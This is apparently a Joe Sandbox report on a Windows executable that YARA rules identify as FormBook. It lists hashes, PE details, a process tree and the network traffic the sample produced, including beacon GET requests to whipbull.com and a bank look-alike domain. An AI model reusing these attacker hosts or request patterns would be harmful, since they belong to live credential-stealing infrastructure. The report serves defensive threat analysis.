http://www.fontbureau.com/designers/frere-jones.html	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.comB	0098764345678.exe, 00000000.00000003.263438887.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263144005.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263340582.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263111987.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263505726.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263403072.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263652450.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263454212.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263175663.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263090313.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263265218.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263287108.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263576385.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263025198.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263526587.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263471443.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263596357.0000000005665000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comgritakD	0098764345678.exe, 00000000.00000003.288166992.0000000005630000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000002.308556522.0000000005641000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	0098764345678.exe, 00000000.00000003.263438887.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263144005.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.262991538.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263340582.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263111987.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263505726.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263403072.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.262961210.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263652450.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263454212.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263175663.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263090313.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263265218.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263287108.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263576385.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263025198.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.262968838.0000000005664B000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263526587.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263471443.0000000005665000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000003.263596357.0000000005665000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sakkal.com	0098764345678.exe, 00000000.00000002.308772768.0000000006842000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comFXD	0098764345678.exe, 00000000.00000003.288166992.0000000005630000.00000004.00000800.00020000.00000000.sdmp, 0098764345678.exe, 00000000.00000002.308556522.0000000005641000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ww25.whipbull.com/zzun/?oDH=0v5Tjp&3fZ4-PZ=Kiv179iAIMPDqB30KPMwtVjQGuO	msiexec.exe, 00000012.00000002.544412109.0000000004DB2000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.195.211.26	www.secure-id6793-chase.com	Germany		6659	NEXINTO-DE	true
103.224.212.221	www.whipbull.com	Australia		133618	TRELLIAN-AS-APTrellianPtyLimitedAU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680503
Start date and time: 08/08/202217:51:21	2022-08-08 17:51:21 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	0098764345678.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@4/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 91.4% (good quality ratio 80.1%) • Quality average: 72% • Quality standard deviation: 33%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): www.bing.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, client.wns.windows.com, fs.microsoft.com, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- VT rate limit hit for: 0098764345678.exe

Simulations

Behavior and APIs

Time	Type	Description
17:52:36	API Interceptor	1x Sleep call for process: 0098764345678.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\0098764345678.exe.log

Process:	C:\Users\user\Desktop\0098764345678.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.65977826584326
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	0098764345678.exe
File size:	834560
MD5:	69ec82c711ed34399013471e214a7e64
SHA1:	f7fd0fc9eb038b2debf63b0ebec21f48c3fffdd4
SHA256:	f71f9af9db20ea569e9a4b528898183f182a9d98a6f8668275c55690b5a59c49
SHA512:	c754f373d1ffc031c50ade5a01361db53dded163e050b53fdb050fc450f2342efd40234fbf9bda15fbbc6509f66cd3bbd8fa13e32e436051cd84adce4f31e173
SSDEEP:	12288:8Vo1u002iN2FjeBEdy2mlSvnlcAPeSoe9nfHAQRpzzLjIh1jNy1isxQKdHl:T218FCyE1SvlcAPeSo3oqRy/xQiF
TLSH:	1A05D0E015F57A18F027233232C0E4F86BE6EDCBC909D139DDA6D74AA725EC1D5A2523
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....P.....M... ...`....@.. ....@.....

File Icon

Icon Hash:	1c8ab6c6c508b999

Static PE Info

General

Entrypoint:	0x4c4d86
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62F10016 [Mon Aug 8 12:22:46 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc4d34	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc6000	0x894c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd0000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xc2d8c	0xc2e00	False	0.8549162624278384	data	7.755433575033054	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xc6000	0x894c	0x8a00	False	0.1674309329710145	data	2.423555644029796	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd0000	0xc	0x200	False	0.044921875	data	0.09800417566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xc6130	0x82f8	data		
RT_GROUP_ICON	0xce428	0x14	data		
RT_VERSION	0xce43c	0x324	data		
RT_MANIFEST	0xce760	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Network Port Distribution

Total Packets: 16

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:54:29.462809086 CEST	49790	80	192.168.2.3	103.224.212.221
Aug 8, 2022 17:54:29.631725073 CEST	80	49790	103.224.212.221	192.168.2.3
Aug 8, 2022 17:54:29.631834030 CEST	49790	80	192.168.2.3	103.224.212.221
Aug 8, 2022 17:54:29.631973982 CEST	49790	80	192.168.2.3	103.224.212.221
Aug 8, 2022 17:54:29.817436934 CEST	80	49790	103.224.212.221	192.168.2.3
Aug 8, 2022 17:54:29.817598104 CEST	49790	80	192.168.2.3	103.224.212.221
Aug 8, 2022 17:54:29.817646027 CEST	49790	80	192.168.2.3	103.224.212.221
Aug 8, 2022 17:54:29.986388922 CEST	80	49790	103.224.212.221	192.168.2.3
Aug 8, 2022 17:54:34.966815948 CEST	49806	80	192.168.2.3	194.195.211.26
Aug 8, 2022 17:54:35.406991005 CEST	80	49806	194.195.211.26	192.168.2.3
Aug 8, 2022 17:54:35.407249928 CEST	49806	80	192.168.2.3	194.195.211.26
Aug 8, 2022 17:54:35.407283068 CEST	49806	80	192.168.2.3	194.195.211.26
Aug 8, 2022 17:54:35.918919086 CEST	49806	80	192.168.2.3	194.195.211.26
Aug 8, 2022 17:54:36.387742043 CEST	49806	80	192.168.2.3	194.195.211.26
Aug 8, 2022 17:54:36.409172058 CEST	80	49806	194.195.211.26	192.168.2.3
Aug 8, 2022 17:54:36.414807081 CEST	80	49806	194.195.211.26	192.168.2.3
Aug 8, 2022 17:54:36.414913893 CEST	49806	80	192.168.2.3	194.195.211.26
Aug 8, 2022 17:54:37.418978930 CEST	80	49806	194.195.211.26	192.168.2.3
Aug 8, 2022 17:54:37.419154882 CEST	49806	80	192.168.2.3	194.195.211.26

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 17:54:29.278208971 CEST	52810	53	192.168.2.3	8.8.8.8
Aug 8, 2022 17:54:29.456583977 CEST	53	52810	8.8.8.8	192.168.2.3
Aug 8, 2022 17:54:34.828834057 CEST	59795	53	192.168.2.3	8.8.8.8
Aug 8, 2022 17:54:34.965318918 CEST	53	59795	8.8.8.8	192.168.2.3
Aug 8, 2022 17:54:40.935967922 CEST	52096	53	192.168.2.3	8.8.8.8
Aug 8, 2022 17:54:40.964920998 CEST	53	52096	8.8.8.8	192.168.2.3
Aug 8, 2022 17:54:45.967725039 CEST	60640	53	192.168.2.3	8.8.8.8
Aug 8, 2022 17:54:46.486936092 CEST	53	60640	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 17:54:29.278208971 CEST	192.168.2.3	8.8.8.8	0x6659	Standard query (0)	www.whipbull.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:54:34.828834057 CEST	192.168.2.3	8.8.8.8	0x6fc4	Standard query (0)	www.secure-id6793-chase.com	A (IP address)	IN (0x0001)
Aug 8, 2022 17:54:40.935967922 CEST	192.168.2.3	8.8.8.8	0x9adc	Standard query (0)	www.7ball123a.website	A (IP address)	IN (0x0001)
Aug 8, 2022 17:54:45.967725039 CEST	192.168.2.3	8.8.8.8	0x1126	Standard query (0)	www.zytfjgyl.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 17:54:29.456583977 CEST	8.8.8.8	192.168.2.3	0x6659	No error (0)	www.whipbull.com		103.224.212.221	A (IP address)	IN (0x0001)
Aug 8, 2022 17:54:34.965318918 CEST	8.8.8.8	192.168.2.3	0x6fc4	No error (0)	www.secure-id6793-chase.com		194.195.211.26	A (IP address)	IN (0x0001)
Aug 8, 2022 17:54:40.964920998 CEST	8.8.8.8	192.168.2.3	0x9adc	Server failure (2)	www.7ball123a.website	none	none	A (IP address)	IN (0x0001)
Aug 8, 2022 17:54:46.486936092 CEST	8.8.8.8	192.168.2.3	0x1126	Name error (3)	www.zytfjgyl.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.whipbull.com
- www.secure-id6793-chase.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49790	103.224.212.221	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:54:29.631973982 CEST	9455	OUT	GET /zzun/?oDH=0v5Tjp&3fZ4-PZ=Kiv179iAIMPDqB30KPMwtVjQGuO+8qaWaLcZydmce/CQLYP70aekBaXIYi060oxX9tqE HTTP/1.1 Host: www.whipbull.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:54:29.817436934 CEST	9457	IN	HTTP/1.1 302 Found Date: Mon, 08 Aug 2022 15:54:29 GMT Server: Apache/2.4.38 (Debian) Set-Cookie: __tad=1659974069.1428159; expires=Thu, 05-Aug-2032 15:54:29 GMT; Max-Age=315360000 Location: http://ww25.whipbull.com/zzun/?oDH=0v5Tjp&3fZ4-PZ=Kiv179iAIMPDqB30KPMwtVjQGuO+8qaWaLcZydmce/CQLYP70aekBaXIYi060oxX9tqE&subid1=20220809-0154-2954-9c47-df7aa132154a Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49806	194.195.211.26	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:54:35.407283068 CEST	9537	OUT	GET /zzun/?3fZ4-PZ=hS6fQYKqHv+OsAYXbPa1KllQZ4uj6G6pTbgTcLclchxJ2x6fi0s26xbgzAwHm+sFKe+r&oDH=0v5Tjp HTTP/1.1 Host: www.secure-id6793-chase.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 17:54:36.387742043 CEST	9629	OUT	GET /zzun/?3fZ4-PZ=hS6fQYKqHv+OsAYXbPa1KllQZ4uj6G6pTbgTcLclchxJ2x6fi0s26xbgzAwHm+sFKe+r&oDH=0v5Tjp HTTP/1.1 Host: www.secure-id6793-chase.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: 0098764345678.exe PID: 5832, Parent PID: 4780

General

Target ID:	0
Start time:	17:52:29
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\0098764345678.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\0098764345678.exe"
Imagebase:	0x2e0000
File size:	834560 bytes
MD5 hash:	69EC82C711ED34399013471E214A7E64
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.302568532.0000000003689000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000000.00000002.302568532.0000000003689000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.302568532.0000000003689000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.302568532.0000000003689000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Analysis Process: 0098764345678.exe PID: 1260, Parent PID: 5832

General

Target ID:	4
Start time:	17:52:40
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\0098764345678.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x8c0000
File size:	834560 bytes
MD5 hash:	69EC82C711ED34399013471E214A7E64

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.284514841.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000004.00000000.284514841.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.284514841.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.284514841.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A6A7	NtReadFile

Analysis Process: explorer.exe PID: **3968**, Parent PID: **1260**

General

Target ID:	7
Start time:	17:52:48
Start date:	08/08/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6b8cf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.364459819.000000000D20D000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000007.00000000.364459819.000000000D20D000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.364459819.000000000D20D000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.364459819.000000000D20D000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.389433481.000000000D20D000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000007.00000000.389433481.000000000D20D000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.389433481.000000000D20D000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.389433481.000000000D20D000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: **5440**, Parent PID: **3968**

General

Target ID:	18
Start time:	17:53:35

Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0x1130000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
